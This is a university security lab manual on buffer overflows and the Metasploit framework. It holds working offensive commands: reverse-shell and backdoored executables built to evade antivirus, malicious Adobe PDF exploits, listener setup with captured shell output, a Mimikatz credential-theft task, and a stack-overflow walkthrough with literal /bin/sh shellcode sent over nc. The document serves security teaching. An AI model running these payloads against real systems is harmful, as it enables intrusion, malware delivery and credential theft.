4 Buffer-overflow attacks and exploit frameworks

Table of Contents

4.0 Introduction

Needed equipment and software

- 4.1 - Windows Machine with Visual Studio. Ability to code C++ (C#/Java knowledge should be sufficient as well) if doing the extra task. GNU/Linux computer with gcc.
- 4.2 - Two machines; one attacker with Metasploit and one Windows target/victim (virtual or physical). Windows 7 virtual machines are available here: [server]\ other_resources.txt or at Microsoft VM:s, valid for 90 days: https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- ~~4.3 - GNU/Linux **32-bit x86** OS (Kali Linux 32bit/x86 PAE in Vmware/VirtualBox), **64-bit x64 OS will NOT work ATM!**~~
  - An experienced attacker can perform the 4.4 task instead of 4.3 to be approved in this part of the lab.

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE

Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

- The 4.3.2 task seems not to work any more or are extremely difficult to get working so it is deprecated for the time being.

First we are going to deal with how bad programming can be exploited and how buffer overflows really works. Then we are going to look on client side exploits and exploits performed over the network in some way with the Metasploit Framework and also write an attack module for Metasploit by ourselves.
Check out the resources in the appendix to get more knowledge in the field.

Task reports

When you are finished take a snap shot of your screen with the solved lesson if it is needed. You have to show in some way that it is your computer/user the screenshot was taken from. Attach answer to questions and eventual comments in a document and hand in as a compressed file in Learn. **Note that 4.1.x and almost all 4.2.x tasks should be performed.**

4.1 Buffer exploits (bad programming)

4.1.0 Introduction to the tasks

There exist many attacks which can be classified as "buffer exploits". Bad programming (bugs i.e. various mistakes by the programmer) is perhaps the main reason of why these attacks exist and could be applied.

Generally speaking there are at least three ways of identifying flaws in applications.

- If the source code of the application is available, then **Code Review** is probably the easiest way to identify bugs or code leftovers which should not be present.
- If the application is closed source and if we can **Decompile** the code then we can use **Reverse Engineering** to find flaws.
- If we only can execute the solution **Fuzz testing** (similar to **Black box**) can be helpful in order to find bugs and other odd vulnerabilities.

In this part, we will discuss the first method but you may have some help using the last method (simple black box/fuzzing - no script) as well if you have difficulties understanding the source code.

4.1.1 Theoretical question

Before beginning this part of the lab reading or browsing thru some articles is highly recommended.

- How security flaws work: The buffer overflow (also attached): https://arstechnica.com/security/2015/08/how-security-flaws-work-the-buffer-overflow/
- Programming background - Although computer programs are frequently written in English-based user-friendly languages such as C, they must be compiled to an assembly language built for the machine on which they will be executed. The assembly language has much fewer commands than C, and these commands are much less varying in structure and less obvious semantically. Commands are stored in memory so that each is referenced by its location in memory rather than its line

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

number in the code. Commands are executed sequentially, and functions are executed by jumping to a particular memory location, continuing sequential execution, and jumping back at the end of the function.
    - I have put a free book here: https://users.du.se/~hjo/cs/common/books/Programming%20from%20the%20Ground%20Up/ which explains a lot of things happening in the computer related to this lab.
- A good read is also the historical article *Smashing the Stack for fun and profit* by Aleph One (/bof/docs/ smashing.pdf or alephOne.htm). It is essential that you have a thorough understanding of this article or the "How security flaws work: The buffer overflow" before you attempt these attacks. Although the author's computer system differs from ours, it will be useful as a reference during the lab.
    - Note: Correction to the Aleph One paper – For example3.c (the 5th page of Smashing the Stack), Aleph One says, "We can see that when calling function() the RET will be 0x8004a8. The next instruction we want to execute is the one at 0x8004b2. A little math tells us the distance is 8 bytes." The number should be **10 bytes instead of 8 bytes**.
- Another good read is the article: "Secure programmer: Countering buffer overflows Preventing today's top vulnerability" by David Wheeler included in lab at: /bof/docs/secure programmer countering buffer overflows.pdf.
    - If you need even more basic understanding about what's happening you can visit David Wheeler's website at: https://dwheeler.com/. The whole buffer overflow learning package is also available at: https://github.com/benjholla/bomod

Report - Theoretical introduction question

According to the article "Secure programmer: Countering buffer overflows Preventing today's top vulnerability" above, what are the common problems with C/C++ which allow buffer overflows?

4.1.2 Gnu/Linux Tasks

As a warm up task navigate to the site: https://exploit.education/ > Phoenix
Get the Stack Zero source code (attached in lab as: stack_zero.c).

Copy the Stack Zero example to your Kali GNU/Linux and compile the source:

```
kali@kali:~/Desktop$ gcc -o stack_zero stack_zero.c
```

and try to solve the lesson by executing the program:

```
kali@kali:~/Desktop$ ./stack_zero
Welcome to STACK ZERO, brought to you by https://exploit.education
hjo_tries_to_solve_the_lesson_with_no_luck...
Uh oh, 'changeme' has not yet been changed. Would you like to try again?
```

The goal is to obtain the success string:

```
Well done, the 'changeme' variable has been changed!
```

Continue with the real task Stack One source code (stack_one.c) in the same way as Stack Zero.

```
kali@kali:~/Desktop$ ./stack_one SECRET_PATTERN...
```


Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
Welcome to STACK ONE, brought to you by https://exploit.education
Well done, you have successfully set changeme to the correct value
```

Report
Hand in the SECRET_PATTERN that solves the **Stack One** task.

4.1.3 Windows Task

In this part you will deal with a virtual "Server", which is the guard to some secret information. To get access a user has to perform the correct login by entering an username and a password. The server then runs a small program to check the status of the user, and then allows or denies access to the information.


Your task is to study the attached program (**buffertest2022.zip**), and find **at least two** different unauthorized ways to overcome the guard and get access to the information. The "password database" is found in the file db.txt. Put this file in the same folder as the executable. **Do not open and view the .txt and .cpp files to begin with**.

To get access to the "Server" the user has to perform a login by entering a user name (referred to as "login") and a password at the command prompt. However, there exist at least 4 - 5 ways to attack the Server in order to get access without knowing the actual login and password combination beforehand (you can of course guess the login and password).

An already compiled program can be executed from a console as **".\buffertest2022.exe db.txt username password"**.

The C/C++ code (written in Visual Studio 2022, but should also work fine in other Visual Studio versions) which is given in the file **buffertest2022.zip** is used to check whether you are a correct user or not.
Study this small program and attack the Server. If you do not have the appropriate version of the compiler just create a new Empty Project > C++ for Windows, then copy the *.cpp and *.txt files to your new project and import these files to the project.

You need to have the package below in Visual Studio installed to perform the task.



To set **Command Arguments** when debugging the application open the Debug Properties via the Debug button or Property Pages (Alt+Enter). Where this project settings are found can vary a little bit depending on Visual Studio version. Usually it is in Menu > Debug > Debug Properties > Configuration Properties > Debugging.

Report
a) In your report you should describe how you "Compromised the Server" and eventually got access to secret information via the command prompt. You should be able to do at least 2

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

different successful attacks. **Note that there is no need for advanced exploits!** You can and should solve it with simple source Code Review (by debugging the application) or Fuzz (Black box) testing the command arguments.

b) You should also describe how to fix the problems in the source code making the Server a more secure and bug free solution. Implement your solutions to the problems in the program and hand in the fixed code with comments. See the "Security Features in the CRT" resource link for hints.

4.1.4 References

- Code Review: http://en.wikipedia.org/wiki/Code_review
- Decompile: http://en.wikipedia.org/wiki/Decompiler
- Reverse Engineering: http://en.wikipedia.org/wiki/Reverse_engineering
- Fuzz testing: http://en.wikipedia.org/wiki/Fuzz_testing
- Black box testing: http://en.wikipedia.org/wiki/Black-box_testing
- Security Features in the CRT: https://docs.microsoft.com/en-us/cpp/c-runtime-library/security-features-in-the-crt
- All the references in the appendix

4.2 Exploit frameworks – client side exploits

4.2.0 Theoretical introduction and prerequisites

If the organization under attack have a very limited attack surface one can chose to implement a client side attack. By harvesting email accounts belonging to the organization and send each of them a carefully constructed email. Which either can have malware documents attached or encouraging them to enter the attackers website (which by the way can be Metasploit) or a hijacked legit website and download the malware from there for later execution.

If you want to run Windows install the latest Metasploit Community on your attack computer from: https://www.rapid7.com/products/metasploit/ (Windows also needs an activation key).

Kali should already have Metasploit installed and you upgrade the packages via apt. If you sit on your own machine run or want to upgrade:
apt update
apt install metasploit-framework

More resources

- The **Metasploit Unleashed** open security training course at: https://www.offensive-security.com/metasploit-unleashed/ should be a sufficient resource for help.
- Alternatively use the **MSFu-extended-edt-1.0.pdf** at: https://users.du.se/~hjo/cs/gdt2y3/docs/
- Solve problems and get the latest information on the **Metasploit Docs**: https://docs.metasploit.com/

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

- The Metasploit Class Videos at: https://www.irongeek.com/i.php?page=videos/metasploit-class may help you as well.

We are now going to try out some of Metasploit's client side exploit possibilities such as executable and malicious PDF creation and how to use Meterpreter sessions.

Important notes

- As **target/victim** you see the introduction section for proposal.
  I guess it is okay to use your physical computer as well as target/victim if you clean it after yourself, since the computer is unexploited again after a reboot (if you do not install Meterpreter as a backdoor or persistent service).
- **Acrobat Reader v9.3.0** which we may use with malware PDFs is found at: https://users.du.se/~hjo/cs/gdt2y3/labs/
- You may need to change the eventual LHOST/LPORT and RHOST/RPORT parameters in order to run the examples in your environment.
  During the examples my **target/victim** had the IP address: 192.168.182.135 and the **attacker** had the IP address: 192.168.182.136.
- For me the virtual Windows 7 machine was not reachable from virtual Kali so I needed to use reverse instead of bind TCP connections at all times, which by the way also is more likely in a real life scenario.

4.2.1 Executable payload creation

Since june 2015 msfpayload and msfencode is replaced with msfvenom: https://www.offensive-security.com/metasploit-unleashed/Msfvenom/.

Msfvenom combines msfpayload and msfencode into one tool. The examples below are done with the old tools. **Your task is to use then new msfvenom tool instead and give the correct commands together with the task output.**

Specific msfvenom help can be found here:

- https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html
- Or in the cheat sheet: https://users.du.se/~hjo/cs/gdt2y3/docs/pen-testing.sans.org/ > metasploit_cheat_sheet.pdf

It is easy to create an executable (PE) file (which contain a payload) by hand using MSFPC (MSF Payload Creator). This is done directly from the command line without having to start the framework. Fire up the MSFPC console from the Kali Explotation Tools menu or just enter:

```
$ msfvenom
```

to see the help.

Remember that you must use msfvenom instead of the old msfpayload and msfencode!

See Metasploit Unleashed (Client Side Attacks > Binary Payloads) for more information about parameters and run the exploit etc. If you do this in Windows you must run the shell.bat file in C:\Program Files\Metasploit\Framework X. Also note that you may need two \\ to get one \ in the output path in this case.

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

Report

a)

Create a reverse TCP connect Windows PE file

```
$ msfpayload windows/shell_reverse_tcp LHOST=192.168.182.136
LPORT=31337 X > /root/msf_shell_rev_tcp1.exe
```

Give the correct **msfvenom** command for this task?

Upload the `msf_shell_rev_tcp.exe` file to VirusTotal: https://www.virustotal.com/ and paste the result to your report in some convenient way, for example a screenshot of just the headline graphics. Optionally print the web page with the Detection tab visible.

AV discussion

To avoid getting caught by anti-virus programs one can encode the shellcode/payload with **msfencode**, see Metasploit Unleashed (Exploit Development > Exploit Payloads > Msfencode) for more info.

But as the instructions says in the MSFu-extended-edt-1.0.pdf: (ch 08, Client Side Exploits > Antivirus Bypass > Metasploit Stuff). Even if you encode the payload it will probably be caught by the AV agent.

One can instead try using a staged payload of type windows/shell/reverse_tcp as stated at page 179 in MSFu-extended-edt-1.0.pdf. Quote:
"Metasploit supports two different types of payloads. The first sort, like 'window/shell_reverse_tcp', contains all the code needed for the payload. The other, like 'windows/shell/reverse_tcp' works a bit differently. 'windows/shell/reverse_tcp' contains just enough code to open a network connection, then stage the loading of the rest of the code required by the exploit from the attackers machine. So, in the case of 'windows/shell/reverse_tcp', a connection is made back to the attacker system, the rest of the payload is loaded into memory, and then a shell is provided.

So what does this mean for antivirus? Well, most antivirus works on signature-based technology. The code utilized by 'windows/shell_reverse_tcp' hits those signatures and is tagged by AVG right away. On the other hand, the staged payload, 'windows/shell/reverse_tcp' does not contain the signature that AVG is looking for, and so is therefore missed. Plus, by containing less code, there is less for the anti-virus program to work with, as if the signature is made too generic, the false positive rate will go up and frustrate users by triggering on non-malicious software."

b)

Create a reverse tcp connect staged Windows PE file

```
$ msfpayload windows/shell/reverse_tcp LHOST=192.168.182.136
LPORT=31337 X > /root/msf_shell.rev_tcp2.exe
```

Give the correct **msfvenom** command for this task?

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

Upload the `msf_shell.rev_tcp.exe` file to VirusTotal after you made it somewhat more stealthy and paste the result in the report as you did in task a.

c)
What is the difference between the two payloads ”windows/shell_reverse_tcp” and ”windows/shell/reverse_tcp”?

d)
Create an encoded and injected meterpreter reverse tcp connect Windows PE file.
Pick any legit small 32 bit x86 PE file with a GUI as tftpd32.exe for example.
Run the command below after you have put the tftpd32.exe in “/usr/share/metasploit-framework/data/templates/”

```
$ msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.182.136
LPORT=31337 R | msfencode -t exe -x tftpd32.exe -k -o
tftpd32.exe_bdoor.exe -e x86/shikata_ga_nai -c 3
```

Give the correct **msfvenom** command for this task?

More information about **Meterpreter** is available in Metasploit Unleashed (Metasploit Fundamentals > About Meterpreter). For injected payloads to an already existing executable file, see: Metasploit Unleashed (Client Side Attacks > Binary Linux Trojan).

Scan your selected PE file before and after you have applied the msfencode payload encoding method with VirusTotal and report the result as you did in task a.

e)
Fire up the Metasploit Framework / Msfconsole from the Kali Explotation Tools menu. The first time you do this some databases are going to be created.
It is important to understand the different payload options.

Explain the following 11 payload options (modules) for Meterpreter in short?
windows/meterpreter/bind_ipv6_tcp
windows/meterpreter/bind_nonx_tcp
windows/meterpreter/bind_tcp
windows/meterpreter/find_tag
windows/meterpreter/reverse_ipv6_tcp
windows/meterpreter/reverse_nonx_tcp
windows/meterpreter/reverse_ord_tcp
windows/meterpreter/reverse_tcp
windows/meterpreter/reverse_tcp_allports
windows/metsvc_bind_tcp
windows/patchupmeterpreter/bind_tcp

Typing search <keywords> or info <module name> while in the Msfconsole will find modules and print out information about a module. You can also search for information here: https://www.rapid7.com/db/

If you need information along the way you can use one of the show commands to get help (show + tab or show -h). Note the show command may take some time to execute.

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
msf6 > show
show all         show encoders    show nops        show payloads    show
post
show auxiliary   show exploits    show options     show plugins
```

What commands you have access to also depends on what state one are in when creating the exploit.

4.2.2 Connect to the exploit and PDF exploits

Large third party application problems historically has been Adobe Reader, the browser plugin Flash Player and the Java framework. Over the years they have had many security issues according to common vulnerability databases as: https://www.cvedetails.com/ and https://cve.mitre.org/.

Now we are going to create malicious PDF files from the Msfconsole. By typing help or ? you can see what commands are available to you. Also try <command> -h or just type the command to see the usage and options for some of the commands.

Examples:

```
msf6 > back
msf6 > search -h
msf6 > unset <NAME>
```

Example for how to search a specific platform for exploits

```
msf6 > search platform:"Windows 7 SP0" type:exploit name:adobe
```

In this case we want a fileformat exploit we can use in Windows 7 SP0 with Acrobat Reader v9.3.0. Enter the command below and press tab (more than one time sometimes).

```
msf6 > info exploit/windows/fileformat/adobe_
```

Around 16 exploits should be listed. Examine the prerequisites for them and select a suitable one. For example.

```
msf6 > info exploit/windows/fileformat/adobe_cooltype_sing
```

Create a malicious PDF file with reverse tcp connect and meterpreter (*selected_exploit* is a wild card)

```
msf6 > use exploit/windows/fileformat/adobe_*selected_exploit*
msf6 exploit(adobe_*selected_exploit*) > show options
msf6 exploit(adobe_*selected_exploit*) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf6 exploit(adobe_*selected_exploit*) > set LHOST 192.168.182.136
msf6 exploit(adobe_*selected_exploit*) > set LPORT 31337
msf6 exploit(adobe_*selected_exploit*) > show options
msf6 exploit(adobe_*selected_exploit*) > exploit
```


Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

Report: Now upload this "`msf.pdf`" file to VirusTotal and paste the result to your report as you have done previously.

There can be some problems dealing with the PDF file so you can either compress it with 7z
`# 7z a msf msf.pdf`
or turn off your AV agent real time protection for a short while if you use your physical OS.

Some of the PDF exploits works via the web browser as well (exploit/windows/browser/).

Didier Stevens have some PDF tools in Python at:
https://blog.didierstevens.com/programs/pdf-tools/ if you want to examine PDF files in and out.

Connect to the reverse tcp shell/meterpreter/pdf exploits/payloads

Now, we will use 'multi/handler' which is a stub that handles exploits launched outside of the framework, see: Metasploit Unleashed (Client Side Attacks > Binary Payloads) for more info.

This handler should work for the reverse tcp meterpreter and PDF exploits we created earlier.

```
msf6 > use exploit/multi/handler
msf6 exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(handler) > show options
msf6 exploit(handler) > set LHOST 192.168.182.136
msf6 exploit(handler) > set LPORT 31337
msf6 exploit(handler) > exploit(handler) > exploit
```

If connecting to the reverse tcp shells the only setting that change above is the payload

```
msf6 exploit(handler) > set PAYLOAD windows/shell/reverse_tcp
msf6 exploit(handler) > set PAYLOAD windows/shell_reverse_tcp
```

On the victim computer run any of the exe files or try to open the msf.pdf file.
You should be granted with a meterpreter session (console/terminal) or an ordinary command shell.

[*] Started reverse handler on 192.168.182.136:31337
[*] Starting the payload handler...
[*] Command shell session 19 opened (192.168.182.136:31337 -> 192.168.182.135:49186) at 2015-02-05 10:28:17 +0100

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hjo\Desktop>dir
dir

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
 Volume in drive C has no label.
 Volume Serial Number is 1A53-41BE

 Directory of C:\Users\hjo\Desktop

02/05/2015  10:16 AM    <DIR>          .
02/05/2015  10:16 AM    <DIR>          ..
12/08/2014  03:07 PM    <DIR>          DFF
09/17/2010  10:54 PM        27,386,256 lab4-AdbeRdr930_en_US.exe
02/04/2015  11:07 PM            46,831 msf.pdf
02/05/2015  10:03 AM            73,802 msf_shell.rev_tcp.exe
02/05/2015  10:00 AM            73,802 msf_shell_rev_tcp.exe
02/04/2015  11:35 PM           203,776 tftpd32.exe_bdoor.exe
               5 File(s)     27,784,467 bytes
               3 Dir(s)  51,269,267,456 bytes free
```

If you got a meterpreter session
When you successfully exploited the target/victim and are in the Meterpreter session. By typing help or ? you can see what commands are available to you. You can for example do a ps to see what processes are running on victim. You can migrate Meterpreter to another PID and play around. Get some info about the system with sysinfo. What you can do actually have no limits (almost)!

4.2.3 Manage sessions (a meterpreter session is needed)

Get back to the msfconsole prompt:

```
meterpreter > background
```

We are now out of Meterpreter. What sessions are there?

```
msf6 exploit(handler) > help sessions
msf6 exploit(handler) > sessions
```

Ok, let's get back into our Meterpreter session:

```
msf6 exploit(handler) > sessions -i 1
```

Report: Show a screen dump of one successful shell and meterpreter exploit you have performed.

4.2.4 Post-exploitation (voluntary)

Meterpreter already has a lot of functions in it. Mimikatz: https://github.com/gentilkiwi/mimikatz which is a Meterpreter built-in alternative post-exploatation tool have similar options. Imagine that you have transfered Mimikatz to your victim or use it from Meterpreter: https://www.offensive-security.com/metasploit-unleashed/mimikatz/

Task: If possible obtain the usernames and the users plain-text password from your victim computer. Give the correct commands for performing this task with either Meterpreter or Mimikatz. Remember that you need to have high privileges (SYSTEM) first.

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

Hint! One way to accomplish privilege escalation is to use an exploit that bypass the Windows UAC (User Access Control). Search for suitable modules in MSF with: "search UAC". Note in some instances you may need to have a running MSF session against the victim already before running the UAC exploit.

4.3 Stack based buffer overflow/overrun exploits (voluntary)

4.3.0 Introduction

This lab will introduce you to the memory stack used in computer processes and demonstrate how to overflow memory buffers in order to exploit application security flaws. You will then execute several buffer overflow attacks against your GNU/Linux machine in order to gain root access using application vulnerabilities.

In the lab environment you have root already, but you will see a different prompt showing up in the console when you have rooted successfully. You can also create an ordinary user when your attack is working in order to test it under more genuine circumstances.
The attack is basically the same as in Windows to get administrative access via the SYSTEM account.

4.3.1 Exploit task and questions

This task seems not to work any more with modern OS (unclear what is the reason) so it is deprecated or voluntary to perform until further notice.
Follow the "Metasploit Exploit Creation, Step By Step" tutorial by Enclave Forensics at:
https://enclaveforensics.com/Blog/files/e6fb7327cb615688f90fc07656a3880d-28.html
Enclave Forensics also have their own YouTube channel at:
https://www.youtube.com/user/DHAtEnclaveForensics.

- I have put all the Enclave Forensics material (with movies) on [server]\Metasploit\ DHAtEnclaveForensics.7z in case of it disappear from the internet.
- All needed source code for this part of the lab is present in the lab folder /DHAtEnclaveForensics/code directory including a template you can use for the Metasploit module.
- **This task require a 32 bit x86 machine.** Kali Linux 32bit/x86 in a VM is okay to use and works.
- To have a root shell you need to run the server as root with sudo or change the executable to setuid root (chown and chmod) in newer versions of Kali.

For references problem solving and further information etc. see the appendix.

Buffer overflow preparation and walk thru steps
Note that the hex addresses can vary between different computers and computer sessions on the same machine. So you can probably not use the same hex addresses as in this walk thru.

1. Before we start with our exploit we have to take away the stack protection from our computer. Compile the program get_sp with gcc

```
# gcc -o get_sp get_sp.c
```


Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

2. Check if the output is randomized (ESP is changing for every run)

```
# ./get_sp
```

3. Remove stack protection

```
# sysctl -w kernel.randomize_va_space=0
```

sometimes with

```
# sysctl -w kernel.exec-shield=0
```

and check if stack still is randomized with ./get_sp. If the value is repeating it is ok

4. You need two terminals, one for the server and one for the attack program. In the terminal console where you going to run the server, set core files to unlimited

```
# ulimit -c unlimited
```

Check with

```
# ulimit -a
```

which should report unlimited for the value "core file size"

5. Compile the vulnerable server source code

```
# gcc -o server enclave_svc.c -fno-stack-protector -mpreferred-
stack-boundary=2 -z execstack -m32
```

If you get a compilation error that bits/libc-header-start.h is missing install the missing 32 bit libraries:

```
# apt install gcc-multilib
```

and run the server

```
# ./server
```

6. In the other terminal console locate where the MetaSploit pattern scripts are stored

```
# locate pattern_
```

and create the buffer pattern with pattern_create.rb

```
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
2000 > buf.txt
```

7. Send the buffer to the server in the other console (make sure the server is started)

```
# cat buf.txt | nc 127.0.0.1 7777
```

If all goes well you should get a core file in the folder you run the server program.
If you do not get a core file and you followed everything exactly you must perform this part of the lab on a 32-bit machine.

8. Inspect the registers in the core file with

```
# gdb –core=core
# info reg
Core was generated by `./server'.
Program terminated with signal 11, Segmentation fault.
#0  0x65413165 in ?? ()
(gdb) info reg
eax            0xbfffead4  -1073747244
ecx            0x0    0
edx            0x405  1029
ebx            0xb7fbfff4  -1208221708
```


Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
esp             0xbfffeb54  0xbfffeb54
ebp             0x41306541  0x41306541
esi             0x0    0
edi             0x0    0
eip             0x65413165  0x65413165
eflags          0x10246     [ PF ZF IF RF ]
cs              0x73   115
ss              0x7b   123
ds              0x7b   123
es              0x7b   123
fs              0x0    0
gs              0x33   51
```

9. Lets say the EIP register got the value 0x65413165. From the pattern, get the offset with
```
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
0x65413165
```
The offset should be something like 124 or 128 bytes from where the server crashed. In this case we had **124** bytes.

10. The shellcode (payload) from DHTenclave forensics is 28 bytes. Create it with Perl as
```
# perl -e 'print "\xb8\x32\x2f\x73\x68\xc1\xe8\x08\x50\x68\x2f\x62\
x69\x6e\x89\xe3\x31\xd2\x52\x53\x89\xe1\x89\xd0\xb0\x0b\xcd\x80";' >
shellcode
```
Alternatives: https://unix.stackexchange.com/questions/118247/echo-bytes-to-a-file/118251
Ensure with a hex viewer that the shellcode file is 28 bytes and does not contain garbage!

11. The NOPs length we need are therefore 124-28 = 96. Create it with Perl as
```
# perl -e 'print "\x90"x96;' > nopsled
```

12. Lets say the ESP pointing to the address **0xbfffeac4**. A low address on the stack since the pointer has not been unwinded yet. We can jump to an even aligned address in the middle of the NOPsled.
Remember the stack is growing towards lower addresses and execution instructions are going from low to higher address.
In this case on a 0x20 byte higher address than the ESP points to should be OK. If it does not work test with 0x30 or 0x40, ... but not higher than 0x60 (96 decimal) bytes since we will hit our shellcode and possible miss some instructions at start.

You can examine the core file to see what happens exactly by using the command:
```
# objdump -d core | less
```
and scroll or search for the addresses where all the NOPs are supposed to be.
https://www.thegeekstuff.com/2010/02/unix-less-command-10-tips-for-effective-navigation/

The jump address last hex codes at end will in this case be: 0xc4 + 0x20 = 0xe4.
Remember to create the jump address with little endian / LSB (Least Significant Byte) towards left.
```
# perl -e 'print "\xe4\xea\xff\xbf";' > jmp_address
```
or via an alternative method in as in step 10.


Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

13. Create the 128 byte long exploit proof of concept
```
# cat nopsled shellcode jmp_address > exploit_poc
```
and send the exploit to the server (make sure server is started).
```
# cat exploit_poc | nc 127.0.0.1 7777
```

14. Result in the other server console. There should only be a # prompt which indicate that we got a new root shell.
Note: To have a root shell you need to run the server as root with sudo or change the executable to setuid root (chown and chmod) in newer versions of Kali.

root@kali:~/buffer-metasploit# ./server
server: waiting for connections...
server: got connection from 127.0.0.1
#
exit
^C

15. Wrap up. See the image below for an overview of the stack. To get better stability one can shorten the NOPsled a little and repeat the jump address before and after where EIP is located.



Conversion of buffer overflow to Metaploit walk thru steps
I tested my module (sbs2.rb) with the commands given below in Metasploit against the vulnerable server. In this case, I could run the ls -al command via my shellcode. One can of course run a more advanced payload. But pay attention to that the vulnerable buffer is only around 124 bytes, so you do not have as many payload choices. Metasploit should list those who fit.
If you succeed in doing something similar as this walk thru you are approved for this task in the lab.

1. Modify the included DHAtEnclaveForensics\code\metasploit_template_module.rb so it got the correct information for the exploit you created earlier and the instructions according to the Exploits-Step by Step.pdf by DHAtEnclave Forensics.

2. Put the modified module.rb exploit in a private user directory (you may have to create sub folders and check that you use the correct msf version). As of the time this is written it is:
```
# /root/.msf4/modules/exploits/linux/private/
```

3. Start the Metasploit Framework from the Kali menu and issue the commands (my modified module is named sbs2.rb):

Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
msf > use exploit/linux/private/sbs2
msf exploit(sbs2) > set payload linux/x86/exec
msf exploit(sbs2) > set rhost 127.0.0.1
msf exploit(sbs2) > set rport 7777
msf exploit(sbs2) > set cmd ls -al
msf exploit(sbs2) > show options
```

Module options (exploit/linux/private/sbs2):

Name	Current Setting	Required	Description
RHOST	127.0.0.1	yes	The target address
RPORT	7777	yes	The target port

Payload options (linux/x86/exec):

Name	Current Setting	Required	Description
CMD	ls -al	yes	The command string to execute

Exploit target:

Id	Name
0	Linux general

4. Execute the exploit (make sure server is started). If it does not work check that you have to turned off stack protection or try with a new terminal repeating the terminal configuration.

```
msf exploit(sbs2) > exploit

[*] Try sending 124 byte to target Linux general...
```

In the console where the server is running a ls -al file listing should be visible.

```
root@kali:~/buffer-metasploit# ./server
server: waiting for connections...
server: got connection from 127.0.0.1
total 2532
drwxrwxrwx 3 root root    4096 Feb  4 09:21 .
drwxr-xr-x 4 root root    4096 Feb  2 09:51 ..
-rwxrw-rw- 1 root root    2001 Feb  3 14:44 buf.txt
-rwxrw-rw- 1 root root    3575 Feb 22  2014 command_solution.txt
-rwxrw-rw- 1 root root  348160 Feb  3 16:19 core
drwxrwxrwx 4 root root    4096 Jun 11  2012 doc
-rwxrw-rw- 1 root root    3380 Sep 20  2010 enclave_svc.c
-rwxrw-rw- 1 root root     128 Feb  3 16:20 exploit_poc
```


Högskolan Dalarna
Röda vägen 3
781 88 BORLÄNGE
Telefon: 023-77 80 00
Telefax: 023-77 80 50
URL: http://www.du.se/

```
-rwxr-xr-x 1 root root   4979 Feb  3 14:25 get_sp
-rwxrw-rw- 1 root root    152 Aug 18  2011 get_sp.c
-rwxrw-rw- 1 root root      4 Feb  3 16:20 jmp_address
-rwxrw-rw- 1 root root     96 Feb  3 15:05 nopsled
-rwxrw-rw- 1 root root    546 Sep  3  2011 overflow1.c
-rwxrw-rw- 1 root root   3495 Sep  3  2011 sbs.rb
-rwxrw-rw- 1 root root   2111 Sep  3  2011 sbs2.rb
-rwxrw-rw- 1 root root    469 Aug 18  2011 sc.o
-rwxrw-rw- 1 root root    171 Aug 18  2011 sc.s
-rwxr-xr-x 1 root root   8885 Feb  3 14:37 server
